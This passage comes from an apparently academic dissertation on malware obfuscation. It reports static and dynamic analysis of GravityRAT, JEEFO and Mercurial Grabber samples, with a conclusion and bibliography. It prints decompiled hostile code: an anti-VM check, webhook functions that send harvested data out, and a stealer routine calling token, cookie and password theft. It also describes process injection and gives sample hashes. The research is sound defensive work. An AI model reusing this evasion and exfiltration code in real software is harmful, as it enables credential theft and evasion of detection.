Windows 7 Professional 32 bit 17 December 2018, 09:50	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan RAT	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 06 August 2018, 21:30	Malicious activity	Win32.GravityRAT.exe PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…
Windows 7 Professional 32 bit 27 April 2018, 09:23	Malicious activity	gravity.1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96 PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows	trojan	MD5: EC629F648434FC3D17E9561532D038C8 SHA1: 1A1B5976AC84C025C1E225473A64A67438222768 SHA256: 1C0EA462F0BBD7ACFDF4C6DAF3CB8CE09E1375B766FBD3FF89F40C0AA3F4FC…

Figure 13 – Previous analyses for gravityRAT with files with matching Hash (ANY.RUN, n.d.).

In the case for the known samples ANY.RUN already had a history of 5 previous attempts to analyse a file with the Hash of the DC RAT sample we examined and 20+ previous attempts for the Hashed Gravity RAT sample we examined dating back to 2018 as seen in Figure 13 (ANY.RUN, n.d.). Within this list are samples with matching hashes stating Non-Malicious however have been correctly identified, this could be due to the malicious software detecting it's within a virtual machine due to its large-scale popularity and cause itself to perform a shutdown command. In this case due to DC Rats popularity ANY.RUN recognise the malware's signature and therefore deduce the sample is malicious meanwhile the code didn't execute.

4.4.2 Analysis of Environment variables



```
16      public static void RunAntiAnalysis()  1 usage
17      {
18          if (isVM_by_wim_temper())
19          {
20              Environment.FailFast( message: null);
21          }
22          Thread.Sleep( millisecondsTimeout: 1000);
23      }
24      public static bool isVM_by_wim_temper()  1 usage
25      {
26          //SelectQuery selectQuery = new SelectQuery("Select * from Win32_Fan");
27          SelectQuery selectQuery = new SelectQuery("Select * from Win32_CacheMemory");
28          //SelectQuery selectQuery = new SelectQuery("Select * from CIM_Memory");
29          ManagementObjectSearcher searcher = new ManagementObjectSearcher(selectQuery);
30          int i = 0;
31          foreach (ManagementObject DeviceID in searcher.Get())
32          {
33              i++;
34          }
35          if (i == 0)
36          {
37              return true;
38          }
39          else
40          {
41              return false;
```

Figure 14 – Unobfusctaed GravityRAT anti VM detection.


In this case when the sample isn't running within a virtual environment its likely activating an exit clause due to an array of safety checks such as ensuring it's not within a virtual environment. It feasible to examine the unobfuscated source code to identify the specific execution point that triggers this behaviour which can be seen in Figure 14 due to the lack of obfuscation within the sample. The technique used by this sample is to query the system in relation to hardware devices it should have information on due to most computers having these vital components, depending on the computers output the sample can deduce whether it's in a virtual environment as some virtual environment machines will not output this data.

Furthermore seen in Figure 14Figure 14, line 27 is repeated in comments with a differing query, this can indicate that this file has been edited multiple times overtime to keep up with the changing tactics of people creating the virtual machine software. As of this report being written the command used to test whether the sample was inside a virtual machine was tested on a clean installation of windows 10 within a VMWare Workstation version 17.6.1 build-24319023 and the command did indeed return values for CIM_Memory and Win32_CacheMemory however did not for Win32_Fan and in this instance if the sample was using the Query selecting from Win32_Fan it would indeed succeed and attempt to execute.

4.4.3 Analysing sample executions

For all the samples collected, as mentioned above, not all yielded results when executed within a virtual environment. This limitation is attributed to their status as known samples. However, executing these files allows for control flow analysis, enabling observation of the file's intended interactions and behaviours.

The first file executed was a low-level binary executable, disguised as a modification menu for the popular game Roblox. Upon execution, the file seemingly opened a foreign menu displaying an error message accompanied by a list of error code options. This behaviour suggests that the file was never intended to execute successfully, corroborating the initial suspicions.



Dropped files

PID	Process	Filename	Type
6372	Q7J2cHRpYw==.exe	C:\Users\admin\Desktop\q7j2chrpyw==.exe **MD5:** D59C40C45FF520BD4748760F1E068663 **SHA256:** A5E581B2977D28F975F664034ED5EFC0324A25993B7703406DEC81565445AFEF	executable
6372	Q7J2cHRpYw==.exe	C:\Windows\Resources\Themes\icsys.icn.exe **MD5:** 09DFEBE76ACB6E32C195C18CE845DCB1 **SHA256:** BF75284D1DBAECEEC61A0B09CA58AB4083502902D0654CC9B9417F16DB0EF1A0	executable
4560	icsys.icn.exe	C:\Windows\Resources\Themes\explorer.exe **MD5:** 739F7EE5FF805E7EC1FDFAA59849BFBC **SHA256:** CED56A07A6767CF7B5008E44DCB2B0DFF273207BB906C1877824FFD44A74DF3C	executable
5116	explorer.exe	C:\Windows\Resources\spoolsv.exe **MD5:** EFE3655EB771C2E5981B609FD0F6A07A **SHA256:** 40CD002D6D8B53BADD0063814218C70C2527C162E6EA5F4D2A0071241889F95A	executable
496	spoolsv.exe	C:\Windows\Resources\svchost.exe **MD5:** 925A9B9C06440E7742C57E59BF1E8299 **SHA256:** 4A10D2198D9B5AE286204C1EBCEB950A85AD86F03C4DAA2EFB471F0EC5D7F851	executable

Figure 15 – Newly generated files within a dynamic analysis (Any.run, 2025e).

Continuing with the file executions, Figure 15 analyses how the original file creates a new folder on the boot disk (commonly the C drive) at C:\Windows\Resources\Themes. Within this directory, multiple executables are present, potentially masquerading as legitimate Microsoft files, such as Explorer.exe, Svchost.exe, and Spoolsv.exe (Any.run, 2025e). The original file subsequently triggers the execution of Icsys.icn.exe within this directory. This demonstrates a classic example of obfuscation, where threat actors envelop their malicious code within multiple layers of obfuscation, thereby invoking additional files to evade detection. This tactic complicates in-depth analysis by antivirus software. Notably, this obfuscation process persists through four additional stages before the ultimate execution of the malicious payload.

The newly executed file exhibits a matching hash to the original file, indicating that this sample may represent a variant of a known virus. Although 'virus' serves as an umbrella term, in this case, the sample has been identified as a virus/worm known as JEEFO by ANY.RUN (Any.run, 2025e). JEEFO, an older piece of malware dating back to 2007, is characterised as a parasitic file-infector virus that targets Microsoft Portable Executable files (Microsoft Corporation, 2017). Given the extensive analysis of JEEFO, we can ascertain the presence of this malware by comparing the actions of the current sample with documented behaviours.



When a PE file infected by Win32/Jeefo runs, the program performs the following actions:

- Closes the mutex.
- Creates file svchost.exe in the Windows folder. This svchost.exe file is a copy of the original stand-alone Win32/Jeefo virus. The file is at least 35,328 bytes long.
- Attempts to run the original content of the PE file by running the dropped svchost.exe with a command-line argument as follows:
  %windir%\svchost.exe <*full path to infected PE file*> <*infected PE file command-line argument*>

(PID: 6148) svchost.exe


Source: Unknown

Warning / Suspicious Actions
Starts itself from another location

```
Image:      C:\Windows\Resources\spoolsv.exe
CmdChild:   c:\windows\resources\spoolsv.exe PR
CmdParent:  c:\windows\resources\svchost.exe
```

Figure 16 – JEEFO actions in documentation against dynamic analysis results

Indeed, the sample exhibits characteristics consistent with JEEFO. When executed, it triggers the native Windows service host file through the command line with two parameters, which subsequently initiates a GET request to retrieve an additional payload and as expected this behaviour aligns with the findings illustrated in Figure 16.



```
 0123456789ABCDEF0123456789ABCDEF0123456789A
 0é☺╙◙☺ áé☺╟0é☺╙♠○+♠☺♠♠.0☺☺☺♠é☺╢0é☺╡0ÜPtsó▬♦¶♥▌
 P5V╤L╗f≡úΓ←←├ù▓═╤U↑ 20250424 182738Z0s0q0I0○
 ♠♣+♫♥☻→♣ ♦¶ÇQ♠☺2¡Ü┬}QçaΦç√☺b☺Uε♦¶♥▐P5V╤L╗f≡
 úΓ←←├ù▓══U☻▬☻↑ ¬‡╨Ä!╟‡╗▼ⁿ²♀áÇ ↑ 20250424 182
 738Zá◄↑ 20250501 182738Z0♪♠○*åHå≈♪☺☺☺♣ ♥e☺☺
 ▌>P$█─ÿP≥╢¿001⌡§Φ╜╞g,♪⌐:∩£╨▀$\eΦG█ù?│j╜▬‡▐♪
 ≥Ü.•ûΣÇ┐LB╒≡°═╗ï&è╕=∩Y╝₧◄Sr☻_εéns╥╢█'V╫▌♪♪/
 ╙♫W¼•i╥)ß┼╒!!1Aφ"⌠&N§◙ä▓▬··W☺◄‡j↑╘"¶ú!!‡◘gå╧a
 ╬k▄µn╤▀◄a←╙¼)p<♀⌡╒£↓♫╫ßc▼X±?3Åç`♦}FHû╙6ε▓Bâ
  álTT±¼°a┬Q?╝ù╓╘R:▐[»╟╖▐C╣╙Φ╙u]⌐P─w.Åî•7º∩π
 !!╜▀Çè8╗[╧Z♥h◙▄░≡√Σ►├ô•#jαª²»u┌ΓZ┤█☻├ûàΓ9╥
```

Figure 17 – Obfuscated possible payload

Unfortunately, the file remains obfuscated, likely representing another payload or an additional execution cycle. Examination of the binary content via a hex editor reveals embedded dates, as shown in Figure 17. The purpose of these dates remains unclear, though they are likely indicative of publishing and expiration dates related to the command and control (C2) server (Digicert.com, 2025).


Finally, it is important to note that the domain from which this file was obtained functions as a C2 server, employing Dynamic File Generation. This mechanism allows the generated file to vary based on the request parameters, enabling threat actors to alter the content at the file location dynamically. Consequently, this adaptability permits changes in the malware's behaviour, posing further challenges for detection and mitigation efforts.

The second sample to be executed will be a portable executable disguised as a free discord nitro generator previously mentioned, this sample has previously been identified as a .NET Assembly therefore to decompile and gather information regarding the samples code we will make use of DnSpy similarly to the majority of these samples (Dnspy, 2024). The file could be downloaded directly or via a Telegram bot, which appeared to be disabled due to copyright infringement. Therefore, the only viable download option was the direct download link found (Oxy.cloud, 2018).

The file similar to the first sample was downloaded to the Windows virtual machine and executed alongside running it through the controlled environment in ANY.RUN (any.run, n.d.). Executing the malicious file within ANY.RUN, first provided insights into expected behaviour within this sample and any possible file location in which the program could attempt to access or modify.

Upon execution ANY.RUN reports that the malicious file creates a message box stating that there has been an error stating “Cannot run program” indicating that there has been an error and that the malicious code may have exited however this turns out to be a facade and will be explained further on. Continuing its execution the malicious code then makes a request to an IP site which is used to gather IPv4 addresses however it seems this C2 server has since been taken down due to its links to the malicious file continuing the arms race between threat actors and security researchers.

Continuing on, to ensure that the malicious code is unlikely to be caught it attempts to elevate its privileges by creating a new application Conhost.exe a known safe Microsoft executable responsible for handling console windows however in this case its used to find the hidden console window spawned by the malicious code alongside running WerFault.exe an application ran when a process crashes however in this case its used as a process with elevated permissions in which the malicious payload will attempt to use a technique known as Living off the Land Binaries (LOLBins) where threat actors attempt to inject into trusted Microsoft processes by making use of functions such as WriteProcessMemory and CreateRemoteThread to inject shellcode or malicious payloads into trusted binary files generated by Microsoft (Rumiantseva, 2023) in this case the malicious file is using WerFault.exe's elevated privileges to ensure that the intensions of the malicious code are completed without having to ask the user via User Account Control (UAC) for elevated privileges (Bousseaden, 2023).



```
GET //json/ HTTP/1.1
Host: ip-api.com
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Tue, 15 Apr 2025 04:48:17 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 286
Access-Control-Allow-Origin: *
X-Ttl: 60
X-Rl: 44
{"status":"success","country":"Germany","countryCode":"DE","region":"HE","regi
onName":"Hesse","city":"Frankfurt am Main","zip":"60313","lat":50.1169,"lon":8
.6837,"timezone":"Europe/Berlin","isp":"Cogent Communications","org":"","as":"
AS174 Cogent Communications","query":"45.88.97.168"}
```

Figure 18 – Network communication between malicious code and IP locator website. (Any.run, 2025a)


The first clear indication that the program is actively harvesting user data occurs when it initiates a network connection, visible in traffic logs seen in Figure 18 specifically designed to ascertain the victim’s external IP address at (Any.run, 2025a). The successful retrieval of host information through this outbound connection strongly suggests the malicious program is executing reconnaissance or establishing preliminary command-and-control (C2) channels. Subsequent analysis by ANY.RUN identifies this malicious software as MERCURAL Grabber, a documented Malware-as-a-Service (MaaS) variant widely accessible on underground forums (NightfallGT, 2021). MERCURAL Grabber is deliberately crafted to be user-friendly, catering explicitly to threat actors lacking advanced technical proficiency, enabling them to deploy sophisticated malware payloads with minimal expertise (Rumiantseva, 2023).

Upon completion of the dynamic analysis and C2 servers have been discovered alongside what the sample does. It is important to disassemble the sample to view what its code does. Upon importing the file into ILSpy it’s identified to contain a namespace named “Stealer” which reinforces the attempts made earlier however it should be noted that this sample is not obfuscated unlike most this is likely due to it being a MaaS sample and the compiler executable doesn’t have an obfuscation feature yet. Its common that large threat actors such as LockBit will develop multiple versions of malicious code to improve it over time (Akinyemi, Sulaiman and Nasr Abosata, 2023).

Finally, when processing the known samples within this environment it was found that they didn’t present any malicious code most likely due to two reasons; they’re closing due to the code detecting it’s within a virtual environment or the executable is no longer functioning due to it being unable to communicate with its C2 server. This was the case for both known samples with the differing factor being that GravityRAT attempted to reach out to its C2 server therefore flagging as malicious as that URL is known to serve a malicious file (Any.run, 2025c; Any.run, 2025d).

4.4.4 Reverse Engineering Unobfuscated Code

Stepping into this code it can be identified within the main method that the code does indeed display that message box as seen in Figure 12 however then continues to Grab the users IP from two separate IP addresses; one for GEO location to obtain information such as the users Country, Region, City, ISP and ZIP and therefore allowing them to build an idea of where this user is and can tailor information in the future.




```
public void Send(string content)
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("content", content);
    dictionary.Add("username", "Mercurial Grabber");
    dictionary.Add("avatar_url", "https://i.imgur.com/vgxBhmx.png");
    try
    {
        using HttpClient httpClient = new HttpClient();
        httpClient.PostAsync(webhook, new FormUrlEncodedContent(dictionary)).GetAwaiter().GetResult();
    }
    catch
    {
    }
}

public void SendContent(string content)
{
    try
    {
        WebRequest webRequest = WebRequest.Create(webhook);
        webRequest.ContentType = "application/json";
        webRequest.Method = "POST";
        using (StreamWriter streamWriter = new StreamWriter(webRequest.GetRequestStream()))
        {
            streamWriter.Write(content);
        }
        webRequest.GetResponse();
    }
    catch
    {
    }
}
```

Figure 19 – Mercurial Grabber unobfuscated source code (NightfallGT, 2021).

Due to the lack of obfuscation it allows unrestricted access to understand exactly what this sample is doing and where its sending the data without having to look at logs or http responses, in this sample seen in Figure 19 it can be seen that the data is all being compiled and being sent to a C2 server in this case is a unobfuscated webhook which is likely inactive now due to the other websites attempted to be contacted are. Upon searching online a public GitHub repository for Mercurial Grabber is listed allowing us to replicate safely what has been found in live sample however within a safe environment, this ability to be able to replicate what threat actors are doing is what allows disassemblers and debuggers to continue to keep up with the threat actors trying to create new ways to attack machines (NightfallGT, 2021).



```
namespace Stealer
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1
        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        // Token: 0x06000002 RID: 2
        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        // Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00000268
        private static void Main()
        {
            Program.HideConsole();
            try
            {
                Program.DetectDebug();
            }
            catch
            {
                Console.WriteLine("Error in Anti Debug, Check Debug");
            }
            try
            {
                Program.DetectRegistry();
            }
            catch
            {
                Console.WriteLine("Error in Anti VM , Check Registry");
            }
            new Thread(delegate()
            {
                MessageBox.Show("Dissertation Test", "Test EXE", MessageBoxButtons.OK,
                  MessageBoxIcon.Hand);
            }).Start();
            Program.GrabIP();
```

```
namespace Stealer
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1
        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        // Token: 0x06000002 RID: 2
        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        // Token: 0x06000003 RID: 3 RVA: 0x00002068 File Offset: 0x00000268
        private static void Main()
        {
            new Thread(delegate()
            {
                MessageBox.Show("Diss Test", " Test", MessageBoxButtons.OK, MessageBoxIcon.Hand);
            }).Start();
            Program.GrabIP();
            Program.GrabToken();
            Program.GrabProduct();
            Program.GrabHardware();
            Browser.StealCookies();
            Browser.StealPasswords();
            Program.CaptureScreen();
            Console.WriteLine("Task complete");
        }
```

Figure 20 – Comparison of Anti VM methods being compiled at runtime (NightfallGT, 2021).

Now that the original source code has been located and can modified it allows greater control and understanding for researching techniques used by this software, whilst doing further searching it was noted that unticking the virtual machine check within the compiler removed the need for the program to check the registry for whether its running within a virtual machine seen in Figure 20 (NightfallGT, 2021). Doing this can ensure that the sample is not as easily discovered or decompiled as it has been in this case.

5. Concluding Statement

This project aimed to investigate obfuscation techniques employed by threat actors, with a particular focus on how these methods evade detection and complicate analysis by Endpoint Detection and Response (EDR) and antivirus systems. The primary objectives were to analyse the impact of obfuscation on detection rates, identify techniques by which malware disguises itself as legitimate processes, and explore strategies for enhancing malware analysis and detection capabilities.

Through comprehensive static and dynamic analyses, this project successfully decompiled and examined several malware samples using tools such as DnSpy, VirusTotal, and ILSpy. Two of the samples were known variants sourced from MalwareBazaar, and two additional samples were actively retrieved from the internet to assess real-world, emerging threats. Static analysis identified several prevalent obfuscation techniques, including string obfuscation, control flow obfuscation, memory injection, and process ID spoofing—each designed to integrate malicious activities seamlessly into normal system operations. Dynamic analysis further elucidated malicious behaviours during execution, revealing sophisticated evasion strategies such as virtual environment detection, multi-layered payload deployment, and exploitation of trusted system processes to hide malicious intent.

However, the analysis yielded partially conflicting results concerning the effectiveness of obfuscation in evading detection. Notably, only the two "wild" samples executed successfully in the virtual analysis environment, while the known samples (GravityRAT and DC RAT) failed to execute due to built-in anti-VM detection mechanisms. Examination of detection results from VirusTotal provided further nuanced insights. The obfuscated .NET and low-level binary samples both had high detection rates (64/72 and 64/73, respectively), whereas the known, unobfuscated samples exhibited slightly lower detection rates (GravityRAT at 50/72 and Mercurial Grabber at 50/71). This outcome suggests that string obfuscation alone has limited influence on detection if malware signatures or behavioural indicators are already established. However, obfuscation may initially delay detection for unknown or novel samples.

Ultimately, this research confirms that while obfuscation significantly complicates malware analysis efforts, its effectiveness in entirely evading detection diminishes as threat intelligence matures and defensive measures evolve. Future studies could beneficially explore automated de-obfuscation tools, improved VM evasion countermeasures, and integration of machine learning techniques to proactively identify and mitigate obfuscated malware threats.

Overall this project successfully met its aim in which multiple samples were decompiled and analysed to evaluate the effectiveness of adversary techniques focusing on obfuscation, By making use of DnSpy, ILSpy and Ghidra this project successfully demonstrated how obfuscation code displayed in Figure 11 can confuse the code flow of the program leading researchers to take longer to successfully identify the code and therefore the code can take longer spreading until a patch/fix is found. Furthermore, techniques such as Memory Injection were displayed however failed to meet expectations instead being detected within the virtual machine likely due to being a recognisable signature.

To finish, this project provided an excellent insight into the behaviour of malicious code and how it can disguise itself within legitimate processes to avoid detection however in this project it was found that the obfuscation techniques used within the samples were ineffective in some areas such as confusing EDR systems as they were still detected however they were successful at obscuring the flow of the program and making the analysis harder than it initially should be.

Bibliography

Akinyemi, O., Sulaiman, R. and Nasr Abosata (2023). *Analysis of the LockBit 3.0 and its infiltration into Advanced's infrastructure crippling NHS services*. [online] Available at: https://arxiv.org/abs/2308.05565.

ANY.RUN (n.d.). *Free Malware Reports - ANY.RUN*. [online] Any.run. Available at: https://app.any.run/submissions#filehash:1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96 [Accessed Apr. 2025]. GravityRAT previous reports.

Any.run. (2019). *Gravity RAT report ANY.RUN*. [online] Available at: https://any.run/report/1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96/478f13c5-fbac-487b-b6b3-d616955c280a [Accessed Apr. 2025].

Any.run. (2025a). *Analysis discord nitro.exe (MD5: 5827D8CA2BBDBDAEBFA7281925AFCD9B) Malicious activity - Interactive analysis ANY.RUN*. [online] Available at: https://app.any.run/tasks/03b51f82-aca6-4811-b7b4-5a1947a5327a?p=67fde501e99d99989da048ef [Accessed Apr. 2025]. Mercurial Grabber Network Figures.

Any.run. (2025b). *ANY.RUN - Interactive Online Malware Sandbox*. [online] Available at: https://any.run/report/6448454a1503590fcf7bda3a89fcc3076a8cb178978a5411266416cd720d42f2/03b51f82-aca6-4811-b7b4-5a1947a5327a [Accessed Apr. 2025]. Mercurial Grabber.

Any.run. (2025c). *ANY.RUN - Interactive Online Malware Sandbox*. [online] Available at: https://any.run/report/075b1e0a7a7e2990d57a5e5d614cd804a7936ee71fd6d5be90fa937ca6454ec5/608d003e-60ea-48e8-89dd-051cb12aeb8a [Accessed Apr. 2025]. DC RAT.

Any.run. (2025d). *ANY.RUN - Interactive Online Malware Sandbox*. [online] Available at: https://any.run/report/1c0ea462f0bbd7acfdf4c6daf3cb8ce09e1375b766fbd3ff89f40c0aa3f4fc96/e7f65521-dd69-46f9-b087-d85751679d53 [Accessed Apr. 2025]. Gravity RAT.

Any.run. (2025e). *ANY.RUN - Interactive Online Malware Sandbox*. [online] Available at:

https://any.run/report/a1cc95f939e5c7648b63dc8734f5dcea8fbfe718c447d1811850e30e8f0543c0/1fa39902-c5f2-4f70-b833-d4f9f0505071 [Accessed Apr. 2025]. JEEFO.

any.run. (n.d.). *ANY.RUN - Interactive Online Malware Sandbox*. [online] Available at: https://any.run.

